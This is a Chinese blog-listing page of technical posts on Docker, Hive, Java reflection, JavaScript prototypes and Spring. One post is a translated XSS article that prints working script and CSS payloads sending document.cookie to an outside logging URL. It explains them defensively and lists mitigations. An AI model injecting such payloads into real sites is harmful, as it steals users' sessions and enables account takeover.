首页 文章 精选 留言 我的

精选列表

搜索[然之],共10000篇文章
优秀的个人博客,低调大师

Docker之4 容器管理

什么是Docker容器 容器是用于运行应用的载体,并且容器是基于镜像进行运行的,在运行中数据是相当于在镜像的只读层上在加多了一层可写层,用户可以基于镜像创建一个或多个容器。 容器管理命令 #查看容器状态 docker ps #查看容器详情 docker inspect <containerID> #在运行容器中执行命令 docker exec <Command> #将容器生成新的镜像 docker commit <contrainerID> <Image:Tag> #复制本地文件系统的文件到容器指定路径 docker cp <srcPath> <destPath> #查看容器日志 docker logs <contrainerID> #查看容器映射的端口 docker port <contrainerID> #查看容器运行进程 docker top <contrainerID> #查看容器运行所用资源 docker stats <contrainerID> #从镜像中创建容器 docker create <Image> #将已创建或已停止的容器状态变为启动 docker start <contrainerID> #将已启动的容器状态变为停止 docker stop <contrainerID> #重启运行中的容器 docker restart <contrainerID> #删除状态为已停止的容器 docker rm <contrainerID> 运行容器选项参数 -i 交互式 -t 分配终端 -e 设置环境变量 -p 映射指定端口到主机指定端口 -P 映射EXPOSE的端口到主机的随机端口 --name 指定容器名称 -h 设置容器主机名 -ip 自定容器IP -network 指定网络模式 -mount 挂载文件系统至容器 -v 挂载卷至容器 -restart 设置退出容器时是否重启 -l 设置容器元数据标签 -m 内存限制 -c cpu限制 -u 指定运行的用户 -w 指定工作目录
优秀的个人博客,低调大师

Docker之3 镜像管理

什么是Docker镜像 镜像包含了系统及应用。镜像可以用来创建容器,镜像本身是不可写入的,容器就是在镜像的最顶部新增可写层实现数据写入,这个可写成是临时的,不会影响到镜像,镜像在定制完后数据是不会产生变更的。 镜像管理命令 #下载Docker镜像 docker pull <Image:Tag> #查看本地已有镜像 docker iamges #搜索镜像 docker search <Image> #重命名镜像或标签 docker tag <CurrentImage:CurrentTag> <NewImage:NewTag> #上传本地镜像到远程仓库中 docker push <Image:Tag> #删除本地镜像 docker rmi <Image:Tag> #导出镜像成文件 docker save <Image:Tag> -o <FileName> #导入镜像到本地仓库中 docker load -i <FileName> #使用Dockerfile生成镜像 docker build -t <Image:Tag> <DockerfilePath>

优秀的个人博客,低调大师

Docker之2 安装部署


Docker的版本 Docker有两个版本:社区版(CE)Docker Community Edition(CE)非常适合希望开始使用Docker并尝试使用基于容器的应用程序的个人开发人员和小型团队。企业版(EE)Docker Enterprise Edition(EE)专为企业开发和IT团队而设计,他们在生产中大规模构建,发布和运行业务关键型应用程序。 Docker支持的平台 Docker可在多个平台上使用,桌面平台有Windows、MAC。服务器可以运行在CentOS、Debian、Ubantu等Linux操作系统上。以下实验我们已阿里云的ECS服务器进行安装。 Docker安装 # 阿里云的Docker RPM Repo wget -P /etc/yum.repos.d/ https://mirrors.aliyun.com/docker-ce/linux/centos/docker-ce.repo # 安装Docker yum -y install docker-ce 启动Docker service docker start 添加镜像代理 mkdir -p /etc/docker tee /etc/docker/daemon.json <<-'EOF' { "registry-mirrors": ["https://5j55onw1.mirror.aliyuncs.com"] } EOF 重启Docker生效代理 systemctl daemon-reload systemctl restart docker 查看代理生效情况 docker info

优秀的个人博客,低调大师

Java基础之反射整理

什么是反射? Java反射就是在运行状态中,对于任意一个类,都能够知道这个类的所有属性和方法;对于任意一个对象,都能够调用它的任意方法和属性;并且能改变它的属性。而这也是Java被视为动态(或准动态,为啥要说是准动态,因为一般而言的动态语言定义是程序运行时,允许改变程序结构或变量类型,这种语言称为动态语言。从这个观点看,Perl,Python,Ruby是动态语言,C++,Java,C#不是动态语言。)语言的一个关键性质。 为什么需要反射 在运行时检测对象的类型; 动态构造某个类的对象; 检测类的属性和方法; 任意调用对象的方法; 修改构造函数、方法、属性的可见性; 以及其他。 得到Class类的三种方法 1.通过对象调用 getClass() 方法来获取 Li l1 = new Li(); Class c1 = l1.getClass(); 2.直接通过 类名.class 的方式得到,该方法最为安全可靠,程序性能更高 Class c2 = Li.class; 3.通过 Class 对象的 forName() 静态方法来获取,用的最多 Class c3 = Class.forName("com.qq.Li"); Class的方法整理 getName():获得类的完整名字。 getFields():获得类的public类型的属性。 getDeclaredFields():获得类的所有属性。包括private 声明的和继承类 getMethods():获得类的public类型的方法。 getDeclaredMethods():获得类的所有方法。包括private 声明的和继承类 getMethod(String name, Class[] parameterTypes):获得类的特定方法,name参数指定方法的名字,parameterTypes 参数指定方法的参数类型。 getConstructors():获得类的public类型的构造方法。 getConstructor(Class[] parameterTypes):获得类的特定构造方法,parameterTypes 参数指定构造方法的参数类型。 newInstance():通过类的不带参数的构造方法创建这个类的一个对象。

优秀的个人博客,低调大师

Docker之1 入门简介


什么是Docker Docker是一种容器技术,是用于在某种程度上替换系统虚拟化的解决方案。 使用Docker可以很快速及便捷的交付应用,不用在考虑硬件及系统的兼容性,使而更关注与业务的发展。 Docker 和硬件虚拟化方式的差异在于Docker是在OS层面上实现虚拟化,而基于硬件虚拟化方式则是在HW层面实现。P.S. 图片来自网络 为什么用docker 使用Docker可以更敏捷的在开发流程中快速迭代的不停创建应用版本,而且便于在不同的环境(开发、生产、测试)中实现隔离,而且对于容器的创建是秒级的,高效的进行部署和扩容。 高效的部署和扩容 Docker可以运行于windows、linux、macos等,无论硬件层面是否存在差异都不影响对容器的迁移。对于容器的批量创建基本都是秒级别实现快速的大量容器创建,用户可以通过脚本、配置中心等去实现不同环境的隔离和管理。 更高的资源利用率 Docker对于硬件资源的利用是复用Docker主机操作系统的,基本除了对容器运行的应用会消耗硬件资源、本身的容器系统所占用的硬件资源开销是非常低的。对于容器来讲,可以极高的利用到系统的硬件资源。 更简单的管理 Docker定义了镜像之后,可以依赖于配置中心、脚本等工具实现批量的程序配置更新,取代传统的人工手动实现配置的修改或发布。从而可以更加高效的实现自动化管理。 Docker服务架构 Docker引擎是一个Client/Server结构的应用,Client通过REST API与Server进程通信实现容器、镜像、网络、卷等资源的管理。P.S. 图片来自网络 相关的资源概念 镜像(image) 镜像包含了系统及应用。对于用户只能在镜像新增一个写入层实现封装,无法在原有镜像直接写入修改。用户可以使用镜像创建 Docker 容器。 仓库(repository) 仓库是用于镜像文件的托管。用户可以使用仓库对镜像进行取出(pull)或者存入(push)及删除等操作的管理。 容器(container) 容器是用于运行应用的载体,并且容器是基于镜像进行运行的,在运行中数据是相当于在镜像的只读层上在加多了一层可写层,用户可以基于镜像创建一个或多个容器。 数据卷(volumes) 数据卷是提供持久化数据的载体。在容器中,数据会随着容器的生命周期关闭而消失,但在数据卷中数据是持久化的。 网络(network) 网络(network)是为了实现容器间或容器与外接进行通信,Docker提供了6种网络模式来解决不同场景下的连接方案,分别是bridge、host、overlay、macvlan、none、network plugin。

优秀的个人博客,低调大师

XSS攻击之窃取Cookie

译者按: 10 年前的博客似乎有点老了,但是XSS 攻击的威胁依然还在,我们不得不防。 原文: XSS - Stealing Cookies 101 译者: Fundebug 本文采用意译,版权归原作者所有 窃取Cookie是非常简单的,因此不要轻易相信客户端所声明的身份。即便这个Cookie是在数秒之前验证过,那也未必是真的,尤其当你仅使用Cookie验证客户端的时候。 2006 年 1 月,LiveJournal遭到了XSS攻击,这个事件足以警示我们。还有,2006 年 10 月,MySapce也遭到了XSS攻击,这告诉我们必须非常谨慎地过滤用户发布的文本,因为黑客可以在文本中掺杂一些 JavaScript 代码,以此窃取登陆用户的Cookie。 正如黑客攻击LiveJournal那样,你不需要在登陆用户的浏览器进行任何操作,而可以在第三方进行所有操作。更糟糕的是,窃取Cookie事实上操作起来非常简单,但是防范起来却非常困难。 下面的的 JavaScript 代码就可以窃取Cookie,是不是很简单? <script> new Image().src = "http://jehiah.com/_sandbox/log.cgi?c=" + encodeURI(document.cookie); </script> 如果我可以将这段代码插入到某个登陆用户的页面,则Cookie就会通过 HTTP 请求发送给我,然后我就可以伪造那个可怜的登陆用户了! 在 IE 浏览器上,可以通过在 CSS 代码中执行 JavaScript 来窃取Cookie,也很简单。 <style> .getcookies{ background-image:url('javascript:new Image().src="http://jehiah.com/_sandbox/log.cgi?c=" + encodeURI(document.cookie);'); } </style> <p class="getcookies"></p> 如果你对用户发布的文本内容不进行严格的过滤的话,黑客就可以很方便地窃取Cookie。是不是很可怕?如果你是一个负责任的开发者的话,你就应该保持警惕!因此,你必须假设所有用户的Cookie都被窃取了。注意,是所有用户,对于这一点,我不想含糊其辞。 为了保证安全:请不停地重设session的重设;将过期时间设置短一些;监控referrer与userAgent的值;使用HttpOnly禁止脚本读取Cookie。这些措施并非万无一失,但是增加了黑客的难度,因此也是有效的。 如果你对MySapce遭到的XSS攻击不了解,可以查看黑客本人公开的技术细节,很有趣,不过切勿模仿,因为他为自己的行为此付出了不小的代价:三年内被禁止使用电脑!。 参考链接 9.3 避免 XSS 攻击 Technical explanation of The MySpace Worm Account Hijackings Force LiveJournal Changes 关于Fundebug Fundebug专注于JavaScript、微信小程序、微信小游戏、支付宝小程序、React Native、Node.js和Java线上应用实时BUG监控。 自从2016年双十一正式上线,Fundebug累计处理了10亿+错误事件,付费客户有Google、360、金山软件、百姓网等众多品牌企业。欢迎大家免费试用! 版权声明 转载时请注明作者Fundebug以及本文地址:https://blog.fundebug.com/2017/08/16/xss_steal_cookie/

优秀的个人博客,低调大师

Cassandra技术介绍之开篇

Cassandra是一款分布式的去中心化的数据库,她脱胎于Dynamo以及bigtable,吸收了二者的架构以及数据模型在开源社区的孵化下达到今天这么一个程度。CAP理论中她更强调AP两点,当然C的属性也是可调的,C 和A 这2块在Cassandra身上可以看到一个权衡的存在。本文会从以下几个方面去介绍Cassandra相关知识: 基本架构 部署运维 使用方法 一:基本架构 Cassandra可以有多dc的部署方案,且也有适合在云环境下的部署方案,从复杂的snitch到simple的snitch。不同的环境有不同的部署方式,如果你希望你的cluster下面都是在一个dc,可以使用simple snitch,如果想要有更复杂的rack 以及dc方案,配合network的拓扑,可以组合成比较合适的一套多dc的架构。当然也有适合云上很亲和性的sn

优秀的个人博客,低调大师

hadoop搭建之hive安装

本文hive安装环境系统:centos6.9jdk:jdk1.8.0_201hadoop:hadoop-2.7.2HBase:hbase-1.2.4 zookeeper:zookeeper-3.4.9mysql:mysql-server hive安装版本:apache-hive-2.1.1 mysql数据库连接安装包mysql-connector-java-5.1.44-bin.jar 1、下载安装包apache-hive-2.1.1-bin.tar.gz 2、将下载的安装包上传到centos6.9b并解压,重新命名为hive 3、配置环境变量(在root下) 输入命令vi /ect/profile # Hive environment export HIVE_HOME=/opt/modules/hive export PATH=$HIVE_HOME/bin:$HIVE_HOME/conf:$PATH 4、source /etc/profile 生效环境变量 5、将mysql连接安装包mysql-connector-java-5.1.44-bin.jar放到hive中的lib文件下 5、修改hive配置文件,切换至目录cd /opt/modules/hive/conf,把初始化文件复制一份并改名 cp hive-env.sh.template hive-env.sh cp hive-default.xml.template hive-site.xml cp hive-log4j2.properties.template hive-log4j2.properties cp hive-exec-log4j2.properties.template hive-exec-log4j2.properties 6、新建hive在hdfs的缓存目录(配置文件会用到) hadoop fs -mkdir hbase hadoop fs -mkdir hbase/temp 7、在hive目录下,建立temp文件夹(配置文件会用到) 8、修改hive-env.sh #hadoop这里根据你的地址 export HADOOP_HOME=/opt/modules/hadoop export HIVE_CONF_DIR=/opt/modules/hive/conf export HIVE_HOME=/opt/modules/hive export HIVE_AUX_JARS_PATH=/opt/modules/hive/lib 9、在mysql数据库中新建hive数据库 10、修改hive-site.xml(文件信息比较多,用Ctrl搜索name值,修改value值即可) 配置数据库 <property> <name>javax.jdo.option.ConnectionURL</name> <value>jdbc:mysql://主机名:3306/hive?createDatabaseIfNotExist=true&amp;characterEncoding=UTF-8&amp;useSSL=false</value> </property> #配置连接驱动 <property> <name>javax.jdo.option.ConnectionDriverName</name> <value>com.mysql.jdbc.Driver</value> </property> #配置数据库用户名 <property> <name>javax.jdo.option.ConnectionUserName</name> <value>用户名</value> </property> #配置数据库密码 <property> <name>javax.jdo.option.ConnectionPassword</name> <value>密码</value> </property> #配置缓存目录: <property> <name>hive.metastore.warehouse.dir</name> #刚才创建的第一个 <value>/hbase</value> <description> location of default database for the warehouse </description> </property> <property> <name>hive.exec.scratchdir</name> #刚才建的第二个目录 <value>/hbase/temp</value> <description>HDFS root scratch dir for Hive jobs which gets created with write all (733) permission. For each connecting user, an HDFS scratch dir: ${hive.exec.scratchdir}/&lt;username&gt; is created, with ${hive.scratch.dir.permission}.</description> </property> #配置刚才在hive建的temp文件 <property> <name>hive.querylog.location</name> <value>/opt/modules/hive/tmp${user.name}</value> <description>Location of Hive run time structured log file</description> </property> 在配置文件 hive-site.xml 里面把 {system:java.io.tmpdir} 改成 /opt/modules/hive/temp 把 {system:user.name} 改成 {user.name} 11、初始化hive,输入命令 schematool -initSchema -dbType mysql 初始化成功会有以下提示Starting metastore schema initialization to 2.1.0Initialization script hive-schema-2.1.0.derby.sqlInitialization script completed 12、输入命令hive,进入hive进行测试 总结:最近在学习配置的时候,对于路径的理解不是很深入,总是会出现大大小小的问题,经过练习,对于路径能熟悉很多,大多数的事情都是从不熟悉到熟悉,慢慢坚持

优秀的个人博客,低调大师

Javascript基础之-原型(prototype)

首先呢,prototype是对象里的一个内置属性,并且呢,这个属性是对于其他对象的一个引用。所以呢,思考下面的例子: var obj = { a: 2 } var myObj = Object.create(obj); console.log(myObj.a); // 2 console.log(myObj === obj); // false console.log(Object.getPrototypeOf(myObj) === obj); // true Object.getPrototypeOf(myObj).a = 4 console.log(obj.a); // 4 这里可以看到,实际上Object.create()是新建了一个对象,并且这个对象的prototype是obj的一个引用,所以呢,如果咱们直接修改prototype里面的值,原对象也就跟着变了。 很简单吧,那么如果执行如下代码的话,会发生什么呢? myObj.a = 10; 是不是认为,还跟上面那个一样的,obj.a也变成10了呢?实际上不是的,他的运行机制要比咱们想的稍微复杂一点点。 实际上要分三种情况来看: 如果在prototype链上存在这个属性,并且没有标记为只读,那么就会在本对象上新建一个新的同名属性。 如果在prototype链上存在这个属性,并且标记为只读,那么将无法修改已有属性或在本对象上新建一个同名属性,如果是严格模式的话,还会报错。 如果在prototype链上只是存在此setter,那么一定会调用此setter,并不会添加属性到对象上,更不会重新定义这个setter 很枯燥是吧,来看例子,对照着上面的情况,好好的理解一下: var obj = { a: 2, set c(num) { console.log('exec it'); } } var myObj = Object.create(obj); myObj.a = 10; console.log(obj.a); // 2 console.log(myObj.a); // 10 Object.defineProperty(obj, 'b', { value: 3, writable: false }) myObj.b = 10; console.log(myObj.b); // 3 myObj.c = 20; // "exec it" console.log(myObj.c); // undefined 假如上面的已经理解了,那么可以思考下下面的运行结果: var obj = { a: 2 } var myObj = Object.create(obj); console.log(++myObj.a); // 3 console.log(obj.a); // 2 这个在咱们实际的编码中时有发生,看代码是想把a改成3,但是由于上面第一种情况的影响,实际上是新建了一个同名属性3,并且赋值给了myObj。 上面我们谈论的都是普通对象的prototype的一些特性,接下来,咱们就要讲关于new关键字相关的一些知识点了,思考下面的例子 function Foo() {} var a = new Foo(); console.log(Object.getPrototypeOf(a) === Foo.prototype); // true var b = new Foo(); Object.getPrototypeOf(b).saySomething = function () { console.log('say something'); } a.saySomething(); // "say something" 很明显,在new的过程中呢,生成了一个新对象,并且把Foo.prototype引用到了新对象的prototype。那么因为是引用,所以通过b改变其原型上的prototype的值,Foo.prototype里也会跟着改变。 那么new的过程,是不是一定引用的是函数的prototype呢?也不一定,比如说下面的例子。 function Foo() { return { a: 3 } } var a = new Foo(); console.log(Object.getPrototypeOf(a) === Foo.prototype); // false console.log(Object.getPrototypeOf(a) === Object.prototype); // true console.log(a.a); // 3 在这个例子中,由于new的时候,返回的是一个对象,所以最后实际上a最终引用的是Foo最后返回的那个小对象,所以其prototype就是Object.prototype,而不是Foo.prototype 甚至说,Foo.prototype也是可以被改变的,不过在这时候,new出来的对象,其prototype就是被改过的那个对象。 var protoObj = { b: 10 } function Foo() {} Foo.prototype = protoObj; var a = new Foo(); console.log(Object.getPrototypeOf(a) === Foo.prototype); // true console.log(Object.getPrototypeOf(a) === protoObj); // true console.log(a.b); // 10 你看,如果prototypeObj修改了默认的Foo.prototype,所以最后,实际上形成了这么一个引用链:a.prototype => foo.prototype => protoObj=>Object.prototype。 所以说结论吧,在new的时候,实际上执行会包含这么几步, 如果有return并且返回的是一个对象的话,则直接返回return后的那个对象。 反之,则新建一个对象。 并且吧函数的prototype引用到新建对象的prototype中。 所以说,原型,可以理解为我本来对象有一个prototype,引用着其他的对象,当我这个对象的prototype引用了另一个对象的prototype,一般情况会到Object.prototype为止,这样就组成了一个原型链,原型链也就是互相引用的引用链。而这个引用链是可以根据自己的需求去改。 好了,简短的一小节就完事了,如果有不明白的,或者有疏漏的地方,或者有什么地方想和我讨论的,可以留言给我哦。 本文转载自http://www.lht.ren/article/8/

优秀的个人博客,低调大师

Java 面试之技术框架

Spring 简介 Spring 是一种用来简化企业级应用开发的开源框架,包括Spring Framework, Spring Data, Spring Security,Spring Boot,SpringMVC等。Spring 家族最核心的概念当属 AOP 和 IoC,详解见下节。其中 Spring 优点如下: 降低了组件之间的耦合性 ,实现了软件各层之间的解耦 可以使用便捷的众多服务,如事务管理,消息服务等 容器提供了AOP技术,利用它很容易实现如权限拦截,运行期监控等功能 Spring对于主流的应用框架提供了集成支持,如Hibernate、JPA等 Spring属于低侵入式设计,代码的污染极低 Spring的高度开放性,开发者可以自由选择Spring的部分或全部 AOP和IOC AOP(Aspect Oriented Programming,面向切面编程) AOP简单说就是在目标方法执行前后自定义一些操作,一般都是基于代理模式来实现的,Spring支持两种代理模式,JDK原生代理和CGLib代理。AOP给程序带来良好的扩展性和封装性,可以实现业务代码与非业务代码的隔离。比如可以在不改变目标代码的前提下实现目标方法的增强:埋点业务处理、方法执行时间监控,打印日志,权限控制等等。 JDK动态代理是利用反射机制生成一个实现代理接口的匿名类,在调用具体方法前调用InvokeHandler来处理。只能对实现了接口的类生成代理。 CGLib动态代理是利用ASM开源包,对代理对象类的Class文件加载进来,通过修改其字节码生成子类来处理。 切面(Aspect):类是对物体特征的抽象,切面就是对横切关注点的抽象。 切点(Pointcut):对连接点进行拦截的定义。 连接点(Joinpoint):被拦截到的点,比如方法(Spring中一般是方法)、字段、构造器。 通知(Advice):指拦截到连接点后要执行的代码,通知分为前置、后置、异常、最终、环绕五类。 AOP:在运行时,动态地将代码切入到类的指定方法、指定位置上的编程思想 IoC(Inversion of Control,控制反转) IOC (Inversion of Control,控制反转):对象之间的依赖关系由容器来创建。本来对象之间的关系是由开发者自己创建和维护的,在使用Spring框架后,对象之间的关系由容器来创建和维护,将开发者做的事让容器做,这就是控制反转。BeanFactory接口是Spring Ioc容器的核心接口。 DI (Dependecy Injection,依赖注入):我们在使用Spring容器的时候,容器通过调用set方法或者是构造器来建立对象之间的依赖关系。注入方式有设值注入、构造注入、注解注入、接口注入(基本不用),设值注入直观,自然;构造注入可以在构造器中决定依赖关系的顺序。 控制反转是目标,依赖注入是我们实现控制反转的一种手段。 SpringMVC和Struts SpringMVC执行流程如下: 客户端向Spring容器发起一个HTTP请求。 发起的请求被前端控制器(DispatcherServlet)拦截。 查询处理器映射(HandlerMapping)得到执行链,并请求相应的处理器适配器(HandlerAdapter)。 执行处理器(Handler)并处理请求,以ModelAndView(属性值和返回页面)的形式返回。此处Handler即平时编写的Controller。 前端控制器查询视图解析器(ViewResolver),并返回View。 成功渲染视图则返回给客户端,否则抛异常。 比较点SpringMVCStruts核心控制器DispatcherServletFilterDispatcher配置文件量少(AOP)量大(Interceptor机制)RESTful API易实现(方法级别)实现费劲(类级别)处理Ajax请求@ResponseBody返回响应文本拦截器集成Ajax性能稍快稍慢 DispatcherServlet初始化流程如下: 加载配置文件 扫描所有的相关类 初始化所有相关类的Class实例,并将其保存到IoC容器 自动化的依赖注入(Autowired) 初始化HandlerMapping Spring事务 数据库事务是指作为单个逻辑工作单元执行的一系列操作,要么完全地执行,要么完全地不执行。事务满足原子性(Atomicity)、一致性(Consistency)、隔离性(Isolation)、持久性(Durability)四大特性。 事务隔离级别 数据读的三类问题: 问题解释脏读事务 A 读取了事务 B 未提交的数据(发现读到的数据是脏数据)不可重复读事务 A 读取了事务 B 已提交的更改数据(发现与前一次读的不一致)幻读事务 A 读取了事务 B 已提交的新增数据(发现之前没有这条数据的) 事务的四种隔离级别见下表,MySQL默认为REPEATABLE_READ: 隔离级别(简写)含义隐患READ_UNCOMMITTED允许读未提交脏读、不可重复读、幻读READ_COMMITTED允许读已提交不可重复读、幻读REPEATABLE_READ允许重复读幻读SERIALIZABLE序列化读– 事务管理 Spring事务管理器的接口是PlatformTransactionManager,通过这个接口,Spring为各个平台如JDBC(DataSourceTransactionManager)、Hibernate(HibernateTransactionManager、JpaTransactionManager)等都提供了对应的事务管理器。 事务的传播特性 当事务方法被另一个事务方法调用时,必须指定事务应该如何传播,根据如下代码中方法 A 有无事务,Spring定义了7种传播行为(默认为REQUIRED): @Transactionalvoid A(){ }@Transactionalvoid B(){A(); } 传播行为(简写)含义REQUIRED如果没有,就开启一个事务;如果有,就加入当前事务(方法A加入到方法B)REQUIRES_NEW如果没有,就开启一个事务;如果有,就将当前事务挂起NESTED如果没有,就开启一个事务;如果有,就在当前事务中嵌套其他事务(主事务提交或回滚,子事务也会提交或回滚)SUPPORTS如果没有,就以非事务方式执行;如果有,就使用当前事务NOT_SUPPORTED如果没有,就以非事务方式执行;如果有,就将当前事务挂起NEVER如果没有,就以非事务方式执行;如果有,就抛出异常MANDATORY如果没有,就抛出异常;如果有,就使用当前事务 Spring Boot Spring Boot来自于 Spring 大家族,是一套全新的框架,它默认帮我们进行了很多配置,集成了大量常用的第三方库(例如 Jackson、JDBC、MongoDB、Redis、Mail 等),这些第三方库几乎都可以开箱即用。Spring Boot可以帮助我们快速搭建一个项目,从而让开发者能够更加专注于业务逻辑。 Spring扩展 实现BeanPostProcess接口在Bean生成前后进行操作。 实现BeanFactoryPostProcessor接口配置Bean元属性。 实现FactoryBean接口定制个性化的Bean。 MyBatis MyBatis是一款优秀的持久层框架,它几乎避免了所有的JDBC代码和手动设置参数以及获取结果集,它可以使用XML或注解来将接口和POJO映射成数据库中的记录。 MyBatis与Spring集成的时候Spring提供了全局唯一的SqlSessionTemplate,SqlSessionTemplate 实现了SqlSession接口,那么如何保证多个线程调用同一个dao时拿到的SqlSession不会错乱呢?这个时候就用到了ThreadLocal,SqlSessionUtils.getSqlSession()会首先查看当前线程资源map有无SqlSession,有则返回无则新建然后返回,这样就能保证一条业务始终用的是同一个数据库连接,也就能正确处理数据库事务。 MyBatis和Hibernate 比较点MyBatisHibernate特点半自动(手写SQL)全自动(根据映射生成SQL)SQL直接优化方便复杂数据库移植性弱强缓存机制欠缺更优日志系统欠缺完整 Statement和PreparedStatement的区别 /***PreparedStatement extends Statement***///Statement用法sql1 ="select * from tbl_user where username='"+ u +"' and password='"+ p +"'";statement = conn.createStatement(); result1 = statement.executeQuery(sql1); //PrepareStatement用法sql2 ="select * from tbl_user where username=? and password=?"; prepareStatement = conn.prepareStatement(sql2); pstmt.setString(1, u); pstmt.setString(2, p); result2 = prepareStatement.executeQuery(); 比较点StatementPreparedStatement用途执行静态SQL语句并返回结果执行已预编译SQL语句并返回结果可读性低(字符串拼接)高(Set方法设值)效率低(字符串拼接)高(占位符)安全性低(SQL注入)高 消息队列 消息队列中间件是分布式系统中重要的组件,主要主要解决应用耦合、异步消息、流量削锋等问题,具有异步性、可靠性(存储到本地硬盘)、松耦合、分布式的特性。 主要特点是异步处理 主要目的是减少请求响应时间、解耦 主要使用场景是将比较耗时且不需同步返回结果的操作当做消息存入队列 流量削峰的一种解决方案 MQ推送模式改为定时或者批量拉取模式 消息接收方实现批量处理等方式 RabbitMQ RabbitMQ 是一个由 ErLang 开发的AMQP的开源实现。 交换机(Exchange)的功能主要是接收消息并且转发到绑定的队列,交换机不存储消息,交换机本质是一张路由查询表。 Direct:绑定时设定一个路由键,消息的路由键匹配才会被投送到队列中。 Topic:根据模糊匹配转发消息(最灵活)。 Headers:设置头部参数类型的交换机。 Fanout:转发消息到所有绑定队列,消息广播的模式。 路由键(routing_key)在消息中,而绑定键(binding_key)作用于交换机和队列之间。当消息中的路由键和绑定键对应上的时候,交换机就知道将该消息存入哪个队列。 分布式 分布式:一个业务分拆多个子业务,部署在不同的服务器上(厨师和配菜师的关系) 集群:同一个业务,部署在多个服务器上(两个厨师的关系) 微服务 微服务架构风格是一种使用一套小服务来开发单个应用的方式,每个服务运行在自己的进程中,并使用轻量级机制通信(通常是HTTP API),这些服务能够通过自动化部署机制来独立部署、可以使用不同的编程语言实现、可以使用不同的数据存储技术,并保持最低限度的集中式管理。 时下热门的微服务开发框架有:Spring Cloud、Dubbo RESTful URL定位资源,HTTP动词描述操作 GET:读取资源 POST:创建资源 PUT:更新资源 DELETE:删除资源 使用PUT方式更新时,必须发送资源所有的属性 Nginx 反向代理 正向代理:隐藏真实的请求客户端,服务端不知道真实的客户端是谁,正向代理服务器会代替客户端向服务器发送请求。正向代理代理的对象是客户端。 反向代理:隐藏真实的响应服务端,客户端不知道真实的服务端是谁,反向代理服务器会把请求转发到真实的服务器。反向代理代理的对象是服务端。 10086总机就是一种反向代理,客户不知道真正提供服务人的是谁。 负载均衡 四层负载均衡:工作在OSI模型的传输层,它在接收到客户端的流量以后通过修改数据包的地址信息将流量转发到应用服务器,因此四层负载均衡的主要工作就是转发。 七层负载均衡:工作在OSI模型的应用层,七层负载均衡在接到客户端的流量以后,还需要一个完整的TCP/IP协议栈与客户端建立一条完整的连接,并将应用层的请求流量解析出来,再按照调度算法选择一个应用服务器,并与应用服务器建立另外一条连接将请求发送过去,因此七层负载均衡的主要工作就是代理。 设计模式 设计模式的六大原则 单一职责原则:一个类只负责一个功能领域中的相应职责。 